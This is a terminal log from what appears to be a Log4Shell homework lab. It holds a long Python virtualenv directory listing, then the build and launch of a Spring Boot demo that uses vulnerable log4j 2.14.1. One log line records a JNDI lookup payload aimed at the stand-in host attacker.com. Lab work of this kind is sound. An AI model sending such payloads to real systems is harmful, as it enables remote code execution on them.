**./venv/lib/python3.9/site-packages/pip/\_vendor/tenacity:**

**\_\_init\_\_.py \_asyncio.py after.py before\_sleep.py retry.py tornadoweb.py**

**\_\_pycache\_\_ \_utils.py before.py nap.py stop.py wait.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/tenacity/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc after.cpython-39.pyc nap.cpython-39.pyc tornadoweb.cpython-39.pyc**

**\_asyncio.cpython-39.pyc before.cpython-39.pyc retry.cpython-39.pyc wait.cpython-39.pyc**

**\_utils.cpython-39.pyc before\_sleep.cpython-39.pyc stop.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/tomli:**

**\_\_init\_\_.py \_\_pycache\_\_ \_parser.py \_re.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/tomli/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_parser.cpython-39.pyc \_re.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3:**

**\_\_init\_\_.py \_collections.py connection.py contrib fields.py packages request.py util**

**\_\_pycache\_\_ \_version.py connectionpool.py exceptions.py filepost.py poolmanager.py response.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc connection.cpython-39.pyc fields.cpython-39.pyc request.cpython-39.pyc**

**\_collections.cpython-39.pyc connectionpool.cpython-39.pyc filepost.cpython-39.pyc response.cpython-39.pyc**

**\_version.cpython-39.pyc exceptions.cpython-39.pyc poolmanager.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/contrib:**

**\_\_init\_\_.py \_appengine\_environ.py appengine.py pyopenssl.py socks.py**

**\_\_pycache\_\_ \_securetransport ntlmpool.py securetransport.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/contrib/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc appengine.cpython-39.pyc pyopenssl.cpython-39.pyc socks.cpython-39.pyc**

**\_appengine\_environ.cpython-39.pyc ntlmpool.cpython-39.pyc securetransport.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/contrib/\_securetransport:**

**\_\_init\_\_.py \_\_pycache\_\_ bindings.py low\_level.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/contrib/\_securetransport/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc bindings.cpython-39.pyc low\_level.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/packages:**

**\_\_init\_\_.py \_\_pycache\_\_ backports six.py ssl\_match\_hostname**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/packages/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc six.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/packages/backports:**

**\_\_init\_\_.py \_\_pycache\_\_ makefile.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/packages/backports/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc makefile.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/packages/ssl\_match\_hostname:**

**\_\_init\_\_.py \_\_pycache\_\_ \_implementation.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/packages/ssl\_match\_hostname/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_implementation.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/util:**

**\_\_init\_\_.py connection.py queue.py response.py ssl\_.py timeout.py wait.py**

**\_\_pycache\_\_ proxy.py request.py retry.py ssltransport.py url.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/urllib3/util/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc queue.cpython-39.pyc retry.cpython-39.pyc timeout.cpython-39.pyc**

**connection.cpython-39.pyc request.cpython-39.pyc ssl\_.cpython-39.pyc url.cpython-39.pyc**

**proxy.cpython-39.pyc response.cpython-39.pyc ssltransport.cpython-39.pyc wait.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/webencodings:**

**\_\_init\_\_.py \_\_pycache\_\_ labels.py mklabels.py tests.py x\_user\_defined.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/webencodings/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc labels.cpython-39.pyc mklabels.cpython-39.pyc tests.cpython-39.pyc x\_user\_defined.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip-21.3.1.dist-info:**

**INSTALLER LICENSE.txt METADATA RECORD REQUESTED WHEEL entry\_points.txt top\_level.txt**

**./venv/lib/python3.9/site-packages/pkg\_resources:**

**\_\_init\_\_.py \_\_pycache\_\_ \_vendor extern tests**

**./venv/lib/python3.9/site-packages/pkg\_resources/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pkg\_resources/\_vendor:**

**\_\_init\_\_.py \_\_pycache\_\_ appdirs.py packaging pyparsing.py**

**./venv/lib/python3.9/site-packages/pkg\_resources/\_vendor/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc appdirs.cpython-39.pyc pyparsing.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pkg\_resources/\_vendor/packaging:**

**\_\_about\_\_.py \_\_pycache\_\_ \_musllinux.py markers.py specifiers.py utils.py**

**\_\_init\_\_.py \_manylinux.py \_structures.py requirements.py tags.py version.py**

**./venv/lib/python3.9/site-packages/pkg\_resources/\_vendor/packaging/\_\_pycache\_\_:**

**\_\_about\_\_.cpython-39.pyc \_musllinux.cpython-39.pyc requirements.cpython-39.pyc utils.cpython-39.pyc**

**\_\_init\_\_.cpython-39.pyc \_structures.cpython-39.pyc specifiers.cpython-39.pyc version.cpython-39.pyc**

**\_manylinux.cpython-39.pyc markers.cpython-39.pyc tags.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pkg\_resources/extern:**

**\_\_init\_\_.py \_\_pycache\_\_**

**./venv/lib/python3.9/site-packages/pkg\_resources/extern/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pkg\_resources/tests:**

**data**

**./venv/lib/python3.9/site-packages/pkg\_resources/tests/data:**

**my-test-package-source**

**./venv/lib/python3.9/site-packages/pkg\_resources/tests/data/my-test-package-source:**

**\_\_pycache\_\_ setup.py**

**./venv/lib/python3.9/site-packages/pkg\_resources/tests/data/my-test-package-source/\_\_pycache\_\_:**

**setup.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1:**

**\_\_init\_\_.py \_\_pycache\_\_ codec compat debug.py error.py type**

**./venv/lib/python3.9/site-packages/pyasn1/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc debug.cpython-39.pyc error.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/codec:**

**\_\_init\_\_.py \_\_pycache\_\_ ber cer der native streaming.py**

**./venv/lib/python3.9/site-packages/pyasn1/codec/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc streaming.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/codec/ber:**

**\_\_init\_\_.py \_\_pycache\_\_ decoder.py encoder.py eoo.py**

**./venv/lib/python3.9/site-packages/pyasn1/codec/ber/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc eoo.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/codec/cer:**

**\_\_init\_\_.py \_\_pycache\_\_ decoder.py encoder.py**

**./venv/lib/python3.9/site-packages/pyasn1/codec/cer/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/codec/der:**

**\_\_init\_\_.py \_\_pycache\_\_ decoder.py encoder.py**

**./venv/lib/python3.9/site-packages/pyasn1/codec/der/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/codec/native:**

**\_\_init\_\_.py \_\_pycache\_\_ decoder.py encoder.py**

**./venv/lib/python3.9/site-packages/pyasn1/codec/native/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/compat:**

**\_\_init\_\_.py \_\_pycache\_\_ integer.py**

**./venv/lib/python3.9/site-packages/pyasn1/compat/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc integer.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1/type:**

**\_\_init\_\_.py base.py constraint.py namedtype.py opentype.py tagmap.py useful.py**

**\_\_pycache\_\_ char.py error.py namedval.py tag.py univ.py**

**./venv/lib/python3.9/site-packages/pyasn1/type/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc constraint.cpython-39.pyc namedval.cpython-39.pyc tagmap.cpython-39.pyc**

**base.cpython-39.pyc error.cpython-39.pyc opentype.cpython-39.pyc univ.cpython-39.pyc**

**char.cpython-39.pyc namedtype.cpython-39.pyc tag.cpython-39.pyc useful.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pyasn1-0.6.1.dist-info:**

**INSTALLER LICENSE.rst METADATA RECORD WHEEL top\_level.txt zip-safe**

**./venv/lib/python3.9/site-packages/setuptools:**

**\_\_init\_\_.py archive\_util.py dist.py launch.py sandbox.py windows\_support.py**

**\_\_pycache\_\_ build\_meta.py errors.py monkey.py 'script (dev).tmpl'**

**\_deprecation\_warning.py command extension.py msvc.py script.tmpl**

**\_distutils config.py extern namespaces.py unicode\_utils.py**

**\_imp.py dep\_util.py glob.py package\_index.py version.py**

**\_vendor depends.py installer.py py34compat.py wheel.py**

**./venv/lib/python3.9/site-packages/setuptools/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc dep\_util.cpython-39.pyc installer.cpython-39.pyc py34compat.cpython-39.pyc**

**\_deprecation\_warning.cpython-39.pyc depends.cpython-39.pyc launch.cpython-39.pyc sandbox.cpython-39.pyc**

**\_imp.cpython-39.pyc dist.cpython-39.pyc monkey.cpython-39.pyc unicode\_utils.cpython-39.pyc**

**archive\_util.cpython-39.pyc errors.cpython-39.pyc msvc.cpython-39.pyc version.cpython-39.pyc**

**build\_meta.cpython-39.pyc extension.cpython-39.pyc namespaces.cpython-39.pyc wheel.cpython-39.pyc**

**config.cpython-39.pyc glob.cpython-39.pyc package\_index.cpython-39.pyc windows\_support.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/\_distutils:**

**\_\_init\_\_.py ccompiler.py cygwinccompiler.py errors.py log.py spawn.py version.py**

**\_\_pycache\_\_ cmd.py debug.py extension.py msvc9compiler.py sysconfig.py versionpredicate.py**

**\_msvccompiler.py command dep\_util.py fancy\_getopt.py msvccompiler.py text\_file.py**

**archive\_util.py config.py dir\_util.py file\_util.py py35compat.py unixccompiler.py**

**bcppcompiler.py core.py dist.py filelist.py py38compat.py util.py**

**./venv/lib/python3.9/site-packages/setuptools/\_distutils/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc cygwinccompiler.cpython-39.pyc file\_util.cpython-39.pyc sysconfig.cpython-39.pyc**

**\_msvccompiler.cpython-39.pyc debug.cpython-39.pyc filelist.cpython-39.pyc text\_file.cpython-39.pyc**

**archive\_util.cpython-39.pyc dep\_util.cpython-39.pyc log.cpython-39.pyc unixccompiler.cpython-39.pyc**

**bcppcompiler.cpython-39.pyc dir\_util.cpython-39.pyc msvc9compiler.cpython-39.pyc util.cpython-39.pyc**

**ccompiler.cpython-39.pyc dist.cpython-39.pyc msvccompiler.cpython-39.pyc version.cpython-39.pyc**

**cmd.cpython-39.pyc errors.cpython-39.pyc py35compat.cpython-39.pyc versionpredicate.cpython-39.pyc**

**config.cpython-39.pyc extension.cpython-39.pyc py38compat.cpython-39.pyc**

**core.cpython-39.pyc fancy\_getopt.cpython-39.pyc spawn.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/\_distutils/command:**

**\_\_init\_\_.py bdist\_msi.py build\_clib.py check.py install\_data.py install\_scripts.py upload.py**

**\_\_pycache\_\_ bdist\_rpm.py build\_ext.py clean.py install\_egg\_info.py py37compat.py**

**bdist.py bdist\_wininst.py build\_py.py config.py install\_headers.py register.py**

**bdist\_dumb.py build.py build\_scripts.py install.py install\_lib.py sdist.py**

**./venv/lib/python3.9/site-packages/setuptools/\_distutils/command/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc build.cpython-39.pyc clean.cpython-39.pyc install\_lib.cpython-39.pyc**

**bdist.cpython-39.pyc build\_clib.cpython-39.pyc config.cpython-39.pyc install\_scripts.cpython-39.pyc**

**bdist\_dumb.cpython-39.pyc build\_ext.cpython-39.pyc install.cpython-39.pyc py37compat.cpython-39.pyc**

**bdist\_msi.cpython-39.pyc build\_py.cpython-39.pyc install\_data.cpython-39.pyc register.cpython-39.pyc**

**bdist\_rpm.cpython-39.pyc build\_scripts.cpython-39.pyc install\_egg\_info.cpython-39.pyc sdist.cpython-39.pyc**

**bdist\_wininst.cpython-39.pyc check.cpython-39.pyc install\_headers.cpython-39.pyc upload.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/\_vendor:**

**\_\_init\_\_.py \_\_pycache\_\_ more\_itertools ordered\_set.py packaging pyparsing.py**

**./venv/lib/python3.9/site-packages/setuptools/\_vendor/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc ordered\_set.cpython-39.pyc pyparsing.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/\_vendor/more\_itertools:**

**\_\_init\_\_.py \_\_pycache\_\_ more.py recipes.py**

**./venv/lib/python3.9/site-packages/setuptools/\_vendor/more\_itertools/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc more.cpython-39.pyc recipes.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/\_vendor/packaging:**

**\_\_about\_\_.py \_\_pycache\_\_ \_musllinux.py markers.py specifiers.py utils.py**

**\_\_init\_\_.py \_manylinux.py \_structures.py requirements.py tags.py version.py**

**./venv/lib/python3.9/site-packages/setuptools/\_vendor/packaging/\_\_pycache\_\_:**

**\_\_about\_\_.cpython-39.pyc \_musllinux.cpython-39.pyc requirements.cpython-39.pyc utils.cpython-39.pyc**

**\_\_init\_\_.cpython-39.pyc \_structures.cpython-39.pyc specifiers.cpython-39.pyc version.cpython-39.pyc**

**\_manylinux.cpython-39.pyc markers.cpython-39.pyc tags.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/command:**

**\_\_init\_\_.py bdist\_rpm.py develop.py install.py 'launcher manifest.xml' saveopts.py upload.py**

**\_\_pycache\_\_ build\_clib.py dist\_info.py install\_egg\_info.py py36compat.py sdist.py upload\_docs.py**

**alias.py build\_ext.py easy\_install.py install\_lib.py register.py setopt.py**

**bdist\_egg.py build\_py.py egg\_info.py install\_scripts.py rotate.py test.py**

**./venv/lib/python3.9/site-packages/setuptools/command/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc build\_py.cpython-39.pyc install\_egg\_info.cpython-39.pyc saveopts.cpython-39.pyc**

**alias.cpython-39.pyc develop.cpython-39.pyc install\_lib.cpython-39.pyc sdist.cpython-39.pyc**

**bdist\_egg.cpython-39.pyc dist\_info.cpython-39.pyc install\_scripts.cpython-39.pyc setopt.cpython-39.pyc**

**bdist\_rpm.cpython-39.pyc easy\_install.cpython-39.pyc py36compat.cpython-39.pyc test.cpython-39.pyc**

**build\_clib.cpython-39.pyc egg\_info.cpython-39.pyc register.cpython-39.pyc upload.cpython-39.pyc**

**build\_ext.cpython-39.pyc install.cpython-39.pyc rotate.cpython-39.pyc upload\_docs.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools/extern:**

**\_\_init\_\_.py \_\_pycache\_\_**

**./venv/lib/python3.9/site-packages/setuptools/extern/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/setuptools-59.6.0.dist-info:**

**INSTALLER LICENSE METADATA RECORD REQUESTED WHEEL entry\_points.txt top\_level.txt**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**Exception in thread "main" java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication**

**at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)**

**at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)**

**at java.base/java.lang.Class.forName0(Native Method)**

**at java.base/java.lang.Class.forName(Class.java:467)**

**at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)**

**at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**Exception in thread "main" java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication**

**at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)**

**at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)**

**at java.base/java.lang.Class.forName0(Native Method)**

**at java.base/java.lang.Class.forName(Class.java:467)**

**at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)**

**at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ find src**

**find: ‘src’: No such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mkdir -p src/main/java/com/example/log4shell**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mv Log4ShellDemoApplication.java src/main/java/com/example/log4shell/**

**mv: cannot stat 'Log4ShellDemoApplication.java': No such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mv Log4ShellDemoApplication.java src/main/java/com/example/log4shell/**

**mv LogController.java src/main/java/com/example/log4shell/**

**mv: cannot stat 'Log4ShellDemoApplication.java': No such file or directory**

**mv: cannot stat 'LogController.java': No such file or directory**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ find . -name "Log4ShellDemoApplication.java"**

**./SRC/main/java/com/example/log4shell/Log4ShellDemoApplication.java**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ find src**

**src**

**src/main**

**src/main/java**

**src/main/java/com**

**src/main/java/com/example**

**src/main/java/com/example/log4shell**

**src/main/java/com/example/log4shell/Log4ShellDemoApplication.java**

**src/main/java/com/example/log4shell/LogController.java**

**src/main/resources**

**src/main/resources/log4j2.xml**

**src/main/resources/application.properties**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] Copying 1 resource**

**[INFO] Copying 1 resource**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] Changes detected - recompiling the module!**

**[INFO] Compiling 2 source files to /home/ec2-user/log4shell-homework/target/classes**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] Replacing main artifact with repackaged archive**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 4.768 s**

**[INFO] Finished at: 2025-05-29T00:50:28Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**SLF4J: Class path contains multiple SLF4J bindings.**

**SLF4J: Found binding in [jar:file:/home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar!/BOOT-INF/lib/logback-classic-1.2.6.jar!/org/slf4j/impl/StaticLoggerBinder.class]**

**SLF4J: Found binding in [jar:file:/home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar!/BOOT-INF/lib/log4j-slf4j-impl-2.14.1.jar!/org/slf4j/impl/StaticLoggerBinder.class]**

**SLF4J: See http://www.slf4j.org/codes.html#multiple\_bindings for an explanation.**

**SLF4J: Actual binding is of type [ch.qos.logback.classic.util.ContextSelectorStaticBinder]**

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**=========|\_|==============|\_\_\_/=/\_/\_/\_/**

**:: Spring Boot :: (v2.5.5)**

**2025-05-29 00:51:20.651 INFO 80951 --- [ main] c.e.log4shell.Log4ShellDemoApplication : Starting Log4ShellDemoApplication v0.0.1-SNAPSHOT using Java 17.0.15 on ip-172-31-46-85.us-east-2.compute.internal with PID 80951 (/home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar started by ec2-user in /home/ec2-user/log4shell-homework)**

**2025-05-29 00:51:20.660 INFO 80951 --- [ main] c.e.log4shell.Log4ShellDemoApplication : No active profile set, falling back to default profiles: default**

**2025-05-29 00:51:22.721 INFO 80951 --- [ main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat initialized with port(s): 8080 (http)**

**2025-05-29 00:51:22.754 INFO 80951 --- [ main] o.apache.catalina.core.StandardService : Starting service [Tomcat]**

**2025-05-29 00:51:22.755 INFO 80951 --- [ main] org.apache.catalina.core.StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.53]**

**2025-05-29 00:51:22.881 INFO 80951 --- [ main] o.a.c.c.C.[Tomcat].[localhost].[/] : Initializing Spring embedded WebApplicationContext**

**2025-05-29 00:51:22.881 INFO 80951 --- [ main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 2092 ms**

**2025-05-29 00:51:24.114 INFO 80951 --- [ main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port(s): 8080 (http) with context path ''**

**2025-05-29 00:51:24.147 INFO 80951 --- [ main] c.e.log4shell.Log4ShellDemoApplication : Started Log4ShellDemoApplication in 4.444 seconds (JVM running for 5.267)**

**2025-05-29 00:53:42.649 INFO 80951 --- [0.0-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/] : Initializing Spring DispatcherServlet 'dispatcherServlet'**

**2025-05-29 00:53:42.649 INFO 80951 --- [0.0-8080-exec-1] o.s.web.servlet.DispatcherServlet : Initializing Servlet 'dispatcherServlet'**

**2025-05-29 00:53:42.650 INFO 80951 --- [0.0-8080-exec-1] o.s.web.servlet.DispatcherServlet : Completed initialization in 1 ms**

**2025-05-29 00:53:42.702 WARN 80951 --- [0.0-8080-exec-1] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.bind.MissingServletRequestParameterException: Required request parameter 'input' for method parameter type String is not present]**

**2025-05-29 00:56:24.312 INFO 80951 --- [0.0-8080-exec-2] com.example.log4shell.LogController : Received input: $jndi:ldap://attacker.com:1389/a**

**2025-05-29 18:47:15.352 WARN 80951 --- [0.0-8080-exec-3] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.bind.MissingServletRequestParameterException: Required request parameter 'input' for method parameter type String is not present]**

**2025-05-29 18:49:49.008 WARN 80951 --- [0.0-8080-exec-4] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'POST' not supported]**

**2025-05-29 18:53:07.973 WARN 80951 --- [0.0-8080-exec-5] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'POST' not supported]**